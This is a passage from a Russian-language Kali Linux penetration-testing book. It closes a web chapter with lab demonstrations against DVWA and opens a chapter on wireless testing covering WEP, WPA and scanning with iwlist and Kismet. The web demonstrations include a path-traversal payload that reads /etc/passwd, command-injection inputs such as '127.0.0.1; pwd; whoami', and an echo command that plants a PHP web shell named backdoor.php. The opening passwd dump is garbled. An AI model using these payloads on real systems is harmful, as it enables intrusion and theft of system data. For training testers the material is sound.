$games:$bin$sh man$6:12:man:$var$cache$man$bin$sh lp$7:7:lp:$var$spool$lp$bin$sh mail$8:8:mail:$var$mail$bin$sh news$9:9:news:$var$spool$news$bin$sh usrp$10:10:usrp:$var
$spool$usrp$bin$sh proxyc$11:11:proxyc:$bin$bin$sh www$12:www$var$www$bin$sh backup$13:13:backup:$var$backups$bin$sh list$14:14:Mailing List Manager:$var
$list$bin$sh irc$15:39:ircd:$var$irc$bin$sh gnats$16:41:Gnats Bug-Reporting System (admin):$var$lib$gnats$bin$sh nobody$17:65534:65534:nobody:$none$exist$bin$sh
$lib$uid$18:100:101:$var$lib$lib$uid$bin$sh syslog$19:101:02:$home$syslog$bin$false klog$20:103:$home$root$bin$false mysqld$21:105:MySQL Server,$var$mysql$bin$false
$anonscrape$22:104:122:$var$run$run$scrape$bin$sh ssh$23:105:105:ssh$var$run$run$ssh$bin$false $messagebus$24:107:114:$var$run$bus$bin$false ionica$25:108:115:$var$share$ionica$bin$false user$26:1000:1000:user$27:$home$user$bin$false polkituser$28:109:118:PolicyKit,$var
$run$PolicyKit$bin$false haldaemon$29:110:119:Hardware abstraction layer,$var$run$hal$bin$false pulse$30:111:120:pulse$audio$daemon,$var$run$pulse$bin$false
$postfix$31:121:123:$var$spool$postfix$bin$false
```

**Рис. 10.49.** Путь `include.php` удален, а `../../../../../../../../etc/passwd` введен. Ниже показано содержимое файла `passwd`

Мы успешно изменили каталоги вверх на шесть уровней, затем на один уровень вниз, в `/etc`, и получили доступ к файлу `passwd`.

На рис. 10.50 показан текстовый файл, в который добавлено «очищенное» содержимое файла `passwd`.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/fa
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/li
messagebus:x:107:114::/var/run/dbus:/bin/false
```

**Рис. 10.50.** Текстовый файл с «очищенным» содержимым файла `passwd`



Символ `x` в верхней строке после первого двоеточия означает, что у этой учетной записи есть пароль, который хранится в файле `/etc/shadow`.

Зная, что мы можем проходить каталоги и что LFI возможен, попробуем атаку *удаленного включения файлов* (Remote File-Inclusion, RFI).

Наш следующий шаг — передать файл с удаленного сервера (это наша система Kali) в целевую систему. Для этого нужно ввести в командную строку терминала следующее:

```
service apache2 start
```

Эта команда запустит в нашей системе веб-сервер Apache. Вы можете его проверить. Для этого перейдите в браузер, введите свой системный IP, и вам по умолчанию будет представлена HTML-страница apache.

Вернитесь в приложение DVWA и перейдите на вкладку File Inclusion (Включение файла). В адресной строке браузера замените include.php на webserver/index.html (рис. 10.51).



**Рис. 10.51.** В адресной строке браузера замените include.php на webserver/index.html

Он успешно откроет файл index.html, который размещен на нашем веб-сервере. В этой системе возможно RFI (рис. 10.52).



**Рис. 10.52.** Страница сервера Apache открыта

## Выполнение команд

Уязвимости внедрения команд позволяют злоумышленнику вводить команды в плохо проверенный пользовательский ввод. Этот пользовательский ввод в той или иной форме применяется системной оболочкой и в процессе его использования вводимая команда выполняется в системе.

Как вариант, вы можете найти приложение, принимающее ввод пользователя, например такое, в которое вводится имя пользователя или адрес электронной почты. Такое приложение создает системную папку, которая служит для размещения данных пользователя, загрузки файлов и т. д.

В нашей целевой системе DVWA есть страница, на примере которой можно продемонстрировать этот недостаток. Пользовательский ввод передается команде system ping. Войдите в DVWA, откройте вкладку OWASP Broken Apps VM (OWASP Взломанные приложения VM) и выберите в меню слева пункт Injection (Инъекция) (рис. 10.53).

Как указано выше, введенный IP-адрес передается команде ping. Чтобы это проверить, введите в поле ввода IP-адрес 127.0.0.1 и нажмите кнопку Submit (Отправить) (рис. 10.54).

Мы получаем ожидаемый результат. Теперь попробуем передать другую команду в этот ввод. Мы знаем, что приложение размещается на машине с Linux. Для подключения к командам Linux мы можем использовать символы &&, вписанные между командами.

**Vulnerability: Command Execution**

**Ping for FREE**

Enter an IP address below:


**Рис. 10.53.** Пользовательский ввод открыт

**Ping for FREE**

Enter an IP address below:



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.077 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.015 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.011/0.034/0.077/0.030 ms
```

**Рис. 10.54.** Команда ping для 127.0.0.1 выполнена

Символы **&&** в предыдущей команде успешно завершат ее до выполнения следующей команды, и, если предыдущая была успешно завершена, выполнится следующая команда. Проверим это, выполнив базовую команду **ls**. Введите в поле ввода **127.0.0.1; ls** и нажмите кнопку **Submit** (Отправить) (рис. 10.55).

**Ping for FREE**

Enter an IP address below:



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.018 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.011/0.015/0.018/0.004 ms
help
index.php
source
```

**Рис. 10.55.** Выполнение команды 127.0.0.1; ls

Этим действием мы подтверждаем, что вход до его обработки не проверяется. Доказательством является то, что в строках после статистики ответов на команду ping показываются файлы текущего каталога. Мы можем расширить эту команду и получить каталог, в котором находимся, а также узнать, какой пользователь выполняет команды (рис. 10.56). Введите следующее:

```
127.0.0.1; pwd; whoami
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.015 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.014/0.015/0.018/0.004 ms
/owaspbwa/dvwa-git/vulnerabilities/exec
www-data
```

**Рис. 10.56.** Команда 127.0.0.1; pwd; whoami выполнена

Из результатов мы видим, что в настоящее время находимся в каталоге /owaspbwa/dvwa-git/vulnerabilities/exec и выполняем команды в качестве пользователя www. Теперь попробуем вывести содержимое файла /etc/passwd. Введите в поле ввода команды 127.0.0.1 и cat /etc/passwd:

Этот фрагмент должен выглядеть так, как и результаты нашего предыдущего LFI.

Проведем еще один эксперимент: создадим файл в каталоге, на который в будущем сможем всегда ссылаться для выполнения команд. Введите 127.0.0.1 и echo "<?php system(\$\_GET['cmd']); ?>" > backdoor.php. Эта команда должна создать PHP-файл с именем backdoor, а внутри этого файла будет PHP-код (\$\_GET['cmd']) (рис. 10.57).

Теперь введите в адресной строке браузера /dvwa/vulnerabilities/exec/backdoor.php.

Страница будет загружена, однако на экране ничего не отобразится. Пустой экран объясняется тем, что мы еще не передали никаких команд. Если внимательнее рассмотреть ввод, то увидим cmd в одинарных кавычках. Это переменная, в ней хранится команда, которую мы хотели бы выполнить. Переменная cmd передает эту команду для выполнения. Чтобы выполнить ее, в адресной строке введите backdoor.php ?cmd=, а затем вашу команду. Для демонстрации возможностей переменной cmd мы воспользовались командой ls (рис. 10.58).

```
--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.012/0.014/0.016/0.003 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122:/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
```

**Рис. 10.57.** Выводим содержимое файла**Рис. 10.58.** Переменной cmd присвоена команда ls

Используйте свое воображение, чтобы проверить различные варианты. Надо признать, для таких экспериментов потребуются время и некоторые усилия. Но вы всегда можете вернуться к предыдущему состоянию, просмотрев исходный код (рис. 10.59).

```

1 total 28K
2 drwxr-xr-x 4 www-data www-data 4.0K Sep  5 23:49 .
3 drwxr-xr-x 12 www-data www-data 4.0K Jul 10 2013 ..
4 -rw-r--r-- 1 www-data www-data 30 Sep  5 23:55 backdoor.php
5 drwxr-xr-x 2 www-data www-data 4.0K Jul 10 2013 help
6 -rw-r--r-- 1 www-data www-data 1.5K Jul 10 2013 index.php
7 drwxr-xr-x 2 www-data www-data 4.0K Jul 10 2013 source
8 -rw-r--r-- 1 www-data www-data 19 Sep  5 23:42 test.php
9

```

**Рис. 10.59.** Бэкдор в папке `http://192.168.0.19/dvwa/vulnerabilities/exec`

Мы бы добавили, что для выполнения этих шагов вы можете задействовать ретранслятор из Burp Suite. Для получения оболочки Meterpreter воспользуйтесь Burp Suite в сочетании с sqlmap и Metasploit.

## Резюме

В этой главе мы рассмотрели несколько основных инструментов, предназначенных для тестирования веб- и облачных приложений, которые основаны на одних и тех же протоколах и используют одни и те же платформы.

Вы узнали, что такие уязвимости имеют общую первопричину — пользовательский ввод, где вводимые данные не обрабатываются или не проверяются. Кроме того, при использовании одной уязвимости можно задействовать и другую (например, обход каталога для включения файлов).

Чтобы определить возможные уязвимости, протестировать и использовать их, мы воспользовались инструментами OWASP ZAP, nikto, sqlmap и Burp Suite. Однако в составе Kali вы найдете много других полезных инструментов, причем некоторые из них могут использоваться совместно.

Burp Suite и OWASP ZAP — очень мощные автономные инструменты, которые, помимо прочего, можно использовать для выполнения тестов обхода каталогов и включения файлов.

Существуют и другие инструменты, с помощью которых можно тестировать приложения:

- ❑ *Commix* — предназначен для атак инъекциями команд;
- ❑ *DirBuster* — инструмент грубой силы для работы с каталогами веб-сервера;
- ❑ *Recon-NG* — инструмент веб-разведки;
- ❑ *Sqlninja* — средство SQL-инъекции Microsoft.

В следующей главе мы рассмотрим, как с помощью различных инструментов можно провести анализ беспроводной сети, атаковать сеть с целью получения доступа, и разберем некоторые методы поддержания доступа к сети. Мы даже рассмотрим первые шаги для создания атаки Evil Twin («злой двойник») (Rogue AP).

## Дополнительные материалы

Чтобы получить больше информации о тестировании веб- и облачных приложений, обратитесь к следующим ресурсам.

- ❑ *Kali Linux Web Penetration Testing Cookbook, Second Edition* (Packt Publishing).
- ❑ OWASP Top 10 2017. The Ten Most Critical Web Application Security.
- ❑ Risks: [https://www.owasp.org/images/7/72/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf).
- ❑ OWASP Foundation: [https://www.owasp.org/index.php/Main\\_Page](https://www.owasp.org/index.php/Main_Page).

# 11 Тестирование беспроводных сетей на проникновение

В предыдущих главах мы рассмотрели методы и приемы тестирования устройств, подключенных к проводной сети. Они позволяют протестировать как внутреннюю сеть, так и целевые системы и приложения, к которым можно добраться через общедоступный Интернет. Но мы не уделили внимание такой области, как беспроводная сеть.

Беспроводные сети вездесущи. Они могут быть развернуты и работать в различных средах: коммерческих, правительственные, образовательных, а также в обычных жилых домах. В результате испытатели на проникновение должны гарантировать, что эти сети имеют необходимое количество элементов управления безопасностью и в их конфигурации отсутствуют ошибки.

В этой главе мы обсудим следующие темы.

- ❑ **Беспроводная сеть.** Разберем базовые протоколы и конфигурацию, определяющие, как клиенты (ноутбуки и планшеты) аутентифицируются и взаимодействуют с точками доступа беспроводной сети.
- ❑ **Разведка.** Как и для тестирования на проникновение проводного соединения, в Kali Linux вы найдете множество инструментов, которые можно использовать для определения потенциальных целевых сетей, а также для сбора разных сведений о конфигурации, которые можно использовать во время атаки.
- ❑ **Атака на аутентификацию.** В отличие от попыток скомпрометировать удаленный сервер атаки, которые мы будем обсуждать, предназначены для аутентифицированного доступа к беспроводной сети. После проверки подлинности мы можем подключить, а затем привести в действие инструменты, которые рассмотрели ранее.
- ❑ **Действия после аутентификации.** Здесь мы обсудим действия, которые могут быть предприняты после взлома механизма защиты от несанкционированного доступа. К ним относятся атаки на точки доступа и способы обхода общего контроля безопасности, реализованного в беспроводных сетях. Кроме того, рассматриваются перехват и анализ («обнюхивание») трафика беспроводной сети, которые позволяют предоставить доступ к учетным данным или другой информации.

Испытателю необходимо иметь четкое понимание механизма тестирования на проникновение в беспроводную сеть. Технология беспроводной передачи сигнала быстро принимает концепцию Интернета вещей (Internet of Things, IoT), на которую переходят все больше и больше устройств, повышающих наш комфорт пребывания в Интернете. Удобству использования и комфорту особенно способствуют беспроводные сети.

В результате количество беспроводных сетей, как и количество объектов для атак будет только увеличиваться. Клиенты и организации должны понимать все риски использования беспроводных сетей и знать, как злоумышленники атакуют эти системы.

## Технические требования

В этой главе нам потребуются два разных USB-устройства. Первое — это USB-адаптер TP-LINK TL-WN722N Wireless N150 с большим коэффициентом усиления, а второе — USB-адаптер Alfa AWUSO36NH с большим коэффициентом усиления. Оба устройства доступны в продаже. Дополнительные сведения вы можете найти в Интернете, перейдя по адресу <http://aircrack-ng.org/>.

## Беспроводная сеть

Беспроводная сеть управляется протоколами и конфигурациями так же, как и проводная. Беспроводные сети для передачи данных между точкой доступа и подключенными сетями используют радиочастотный спектр. Испытателю на проникновение *беспроводные локальные сети (WLAN)* напоминают стандартные *локальные сети (LAN)*. Основное внимание специалистов сосредоточено на идентификации целевой сети и получении доступа.

## Обзор стандарта IEEE 802.11

Предопределяющим стандартом, регулирующим беспроводную сеть, является IEEE 802.11. Этот набор правил был впервые разработан для удобства использования и возможности быстрого подключения устройств. В первоначальных стандартах, опубликованных в 1997 году, вопросы безопасности не рассматривались. С тех пор в стандарты были внесены поправки, первая из которых оказалась значительное влияние на беспроводную сеть стандарта 802.11b. Это наиболее распространенный стандарт, который был внедрен в 1999 году.

Поскольку стандарт 802.11 использует радиосигналы, в определенных регионах предусмотрены различные законы и правила, касающиеся работы беспроводных сетей. В целом, однако, есть только несколько типов элементов управления безопасностью, встроенных в стандарт 802.11, и связанные с ним поправки.

## Протокол безопасности беспроводных локальных сетей

Протокол безопасности беспроводных локальных сетей (WEP) был первым стандартом безопасности, разработанным в сочетании со стандартами 802.11. Впервые внедренный в 1999 году наряду с первой широко принятой итерацией 802.11, WEP был разработан, чтобы обеспечить уровень безопасности, характерный для проводных сетей. Это было сделано с использованием комбинации шифров RC4 для обеспечения конфиденциальности и шифров CRC32 для обеспечения целостности.

Аутентификация в сети WEP выполняется с помощью 64- или 128-битного ключа. 64-разрядный ключ представляет собой четыре последовательности из десяти шестнадцатеричных символов. Затем эти начальные 40 бит объединяются с 24-битным *вектором инициализации (IV)*, который формирует ключ шифрования RC4. Для 128-битного ключа 104-битный ключ или 26 шестнадцатеричных символов объединяются с 24-битным IV для создания ключа RC4.

Аутентификация в беспроводной сети WEP производится в четыре этапа.

1. Клиент отправляет запрос точке доступа WEP для проверки подлинности.
2. Точка доступа WEP отправляет клиенту текстовое сообщение.
3. Клиент берет введенный ключ WEP, шифрует переданное точкой доступа текстовое сообщение, после чего отправляет его на точку доступа.
4. Точка доступа расшифровывает отправленное ей сообщение, зашифрованное клиентом с помощью собственного ключа WEP. Если сообщение расшифровано правильно, клиенту разрешено подключиться.

Как рассказывалось ранее, при разработке WEP задача конфиденциальности и целостности сообщений не была основной. В результате WEP получил две ключевые уязвимости. Во-первых, главная цель алгоритма CRC32 – контрольная сумма, позволяющая избежать ошибок, а не шифрование как таковое. Во-вторых, RC4 восприимчив к тому, что называют векторной атакой инициализации. Атака IV возможна из-за того, что шифр RC4 предназначен для шифрования потока и, как следствие, один и тот же ключ нельзя использовать дважды; 24-битный ключ слишком короток для загруженной беспроводной сети. Примерно в 50 % случаев тот же IV будет использоваться в беспроводном канале связи в пределах 5000 вариаций. Это приведет к коллизии, в результате которой IV и весь ключ WEP могут быть отменены.

Из-за уязвимостей безопасности WEP в 2003 году начал постепенно сворачиваться в пользу более безопасных беспроводных реализаций. В результате вы, скорее всего, не столкнетесь с точками доступа, работающими на базе протокола WEP. Но вы можете обнаружить устаревшую сеть, в которой еще используется этот неактуальный протокол.


## Защищенный доступ Wi-Fi (WPA)

При реализации беспроводной сети WEP стандарты безопасности 802.11 были обновлены с учетом новых уязвимостей. Такое обновление обеспечило большую степень конфиденциальности и целостности беспроводных сетей. Это было сделано в соответствии со стандартом Wi-Fi Protected Access (WPA), который был впервые реализован в 2003 году в стандарте 802.11i. WPA был дополнительно обновлен до WPA2 в 2006 году, тем самым став стандартом для сетей защищенного доступа Wi-Fi. WPA2 разработан в трех разных версиях, каждая из которых предусматривает свои собственные механизмы аутентификации.

- **WPA-Personal.** Подключение к беспроводной сети типа WPA2 часто встречается в жилых помещениях или небольших офисах. WPA2 использует предварительный общий ключ, который является производным от комбинации кода доступа и *идентификатора (SSID, Service Set Identifier)* беспроводной сети. Этот код настраивается пользователем, и длина его может составлять от 8 до 63 символов. Затем этот код доступа вместе с 4096 взаимосвязями алгоритма хеширования SHA1 добавляется к SSID.
- **WPA-Enterprise.** В корпоративной версии WPA/WPA2 используется сервер проверки подлинности RADIUS. Это позволяет аутентифицировать пользователя и устройство, что значительно уменьшает возможность предварительного подбора ключей с помощью грубой силы.
- **Wi-Fi Protected Setup (WPS).** Сеть такого типа предоставляет упрощенный вариант аутентификации, при котором вместо пароля или секретной фразы используется PIN-код. Поначалу этот вариант разрабатывался как наиболее простой способ подключения устройств к беспроводным сетям. Но в процессе эксплуатации стало ясно, что защита такого рода ненадежна. Злоумышленник может получить как PIN-код, так и код доступа, используемый устройством для подключения к беспроводной сети.

Для наших целей мы сосредоточимся на тестировании версий подключения WPA-Personal и WPS. При использовании WPA-Personal аутентификация и шифрование обрабатываются с помощью четырехстороннего рукопожатия (рис. 11.1).

1. Точка доступа передает клиенту случайное число, называемое *ANonce*.
2. Клиент создает другое случайное число, называемое *SNonce*. SNonce, ANonce и введенный пользователем код доступа объединяются для создания так называемой *проверки целостности сообщений (MIC)*. MIC и SNonce отправляются обратно точке доступа.
3. Точка доступа хеширует ключ ANonce, SNonce и предварительный общедоступный ключ и, если они совпадают, аутентифицирует клиента. Затем она отправляет ключ шифрования клиенту.
4. Клиент подтверждает ключ шифрования.



**Рис. 11.1.** Четырехстороннее рукопожатие

В подключении типа WPA-Personal есть две ключевые уязвимости, которые мы сейчас и рассмотрим.

- **Слабый общий ключ.** При подключении WPA-Personal пользователь должен настроить параметры точки доступа. Часто пользователи для этого используют короткий, простой и хорошо запоминающийся пароль. Как было показано ранее, есть возможность «обнюхать» трафик между точкой доступа и клиентом. Если мы сможем перехватить четырехстороннее рукопожатие, у нас будет вся информация, необходимая для перехвата пароля и аутентификации в сети.
- **WPS.** Wi-Fi Protected Setup (защищенная установка Wi-Fi) — это удобный для конечных пользователей способ подключения устройств к беспроводной сети, при котором для подключения применяется PIN-код. Такую технологию часто используют в принтерах или игровых устройствах. Пользователь должен лишь нажать кнопку на точке доступа с поддержкой WPS, а затем на устройстве, поддерживающем WPS, — и соединение будет установлено. Недостатком такого метода подключения является то, что аутентификация выполняется с помощью PIN-кода. При атаке этот PIN-код может открыть не только PIN-код WPS, но и код доступа к беспроводному устройству.

## Разведка в беспроводной сети

Как и при тестировании на проникновение через Интернет, для идентификации целевой беспроводной сети сначала необходимо провести рекогносцировку. В отличие от сетевого подключения, здесь мы также должны гарантировать, что не будем трогать сеть, которую не имеем права тестировать. При тестировании беспроводного соединения это становится очень важной проблемой. Дело в том, что существуют беспроводные сети, пересекающиеся с целевой. Эта проблема особенно актуальна в тех случаях, когда целевая организация и связанные с ней сети расположены в офисном здании.

## Антенны

Перед тестированием беспроводного проникновения в первую очередь нужно выбрать антенны. Часто виртуальные машины и ноутбуки не оснащены беспроводными картами и антеннами, позволяющими провести тест на проникновение. В таком случае вам придется приобрести внешнюю antennу, которая поддерживается вашим оборудованием. Большинство таких antenn можно легко купить в Интернете по умеренной цене.

## Iwlist

В Kali Linux встроены несколько инструментов, которые можно использовать для идентификации беспроводных сетей. Одним из популярных является инструмент `iwlist` Linux. Эта команда перечисляет беспроводные сети, доступные в пределах диапазона беспроводной карты. Запустите терминал и введите в командную строку следующее:

```
# iwlist wlan0 scan
```

На экране вы увидите такой ответ (рис. 11.2).

```
root@kali:~# iwlist wlan0 scan
wlan0      Scan completed :
          Cell 01 - Address: 44:94:FC:37:10:6E
                      Channel:6
                      Frequency:2.437 GHz (Channel 6)
                      Quality=70/70  Signal level=-29 dBm
                      Encryption key:on
                      Current passphrase: elgohary
          ESSID:"Aircrack_Wifi"
          Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                     24 Mb/s; 36 Mb/s; 54 Mb/s
          Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
          Mode:Master
          Extra:tsf=00000000b9c916c8
          Extra: Last beacon: 104ms ago
          IE: Unknown: 000D416972637261636B5F57696669
          IE: Unknown: 010882840B162430486C
          IE: Unknown: 030106
          IE: Unknown: 2A0100
          IE: Unknown: 2F0100
          IE: IEEE 802.11i/WPA2 Version 1
              Group Cipher : CCMP
              Pairwise Ciphers (1) : CCMP
              Authentication Suites (1) : PSK
          IE: Unknown: 32040C121860
```

**Рис. 11.2.** Ответ на команду `iwlist wlan0 scan`


Хотя это простой инструмент, он предоставляет нужную и полезную информацию, например идентификатор набора базовых услуг (BSSID) или MAC-адрес беспроводной точки доступа (MAC-адрес нам понадобится позже), тип аутентификации и шифрования, а также другую важную информацию.

## Kismet

Kismet также установлен в Kali Linux 2 по умолчанию и представляет собой смесь беспроводного сканера, IDS/IPS и пакетного анализатора трафика. Написанный на C++, Kismet предлагает дополнительные функции, которые обычно не встречаются в инструментах, запускаемых из командной строки. Чтобы запустить Kismet, выберите команду основного меню **Applications ▶ Wireless Attacks ▶ Kismet** (Приложения ▶ Беспроводные атаки ▶ Kismet) или введите в командную строку терминала следующую команду:

```
# kismet
```

После ее выполнения на экране появится окно Kismet (рис. 11.3). Для этого окна предусмотрены различные цветовые схемы. Сообщение об этом вы увидите в терминале.



**Рис. 11.3.** Окно Kismet

Если вы видите терминал без помех и искажений, выберите вариант Yes.

Чтобы Kismet смог провести анализ, ему нужно указать источник. Это будет беспроводной интерфейс вашей Kali Linux. Чтобы найти этот интерфейс, введите в командную строку команду **ifconfig**. Интерфейс, начинающийся с **WLAN**, является беспроводным (рис. 11.4).

Чтобы можно было выбрать вариант Yes, нажмите клавишу **Enter**. На экране появится следующий диалог, в котором вводится интерфейс для сканирования. Поскольку наш интерфейс называется **wlan0**, вводим его имя, как показано на рис. 11.5.

Kismet Server Console

```

ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
      such file or directory
INFO: Opened OUI file '/usr/share/wireshark/wireshark/manuf'
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 {No such file or
ERROR: Readin[ No sources ] il or dire
INFO: Creatin[ Kismet started with no packet sources defined.
INFO: Registe[ No sources were defined or all defined sources
INFO: Pcap lo[ encountered unrecoverable errors.
INFO: Opened [ Kismet will not be able to capture any data until p'
INFO: Opened a capture interface is added. Add a source now?
INFO: Opened [ No ] [ Yes ]
INFO: Opened [ Kill Server ] [ Close Console Window ] #

```

**Рис. 11.4.** Поиск интерфейса WLAN

Kismet Server Console

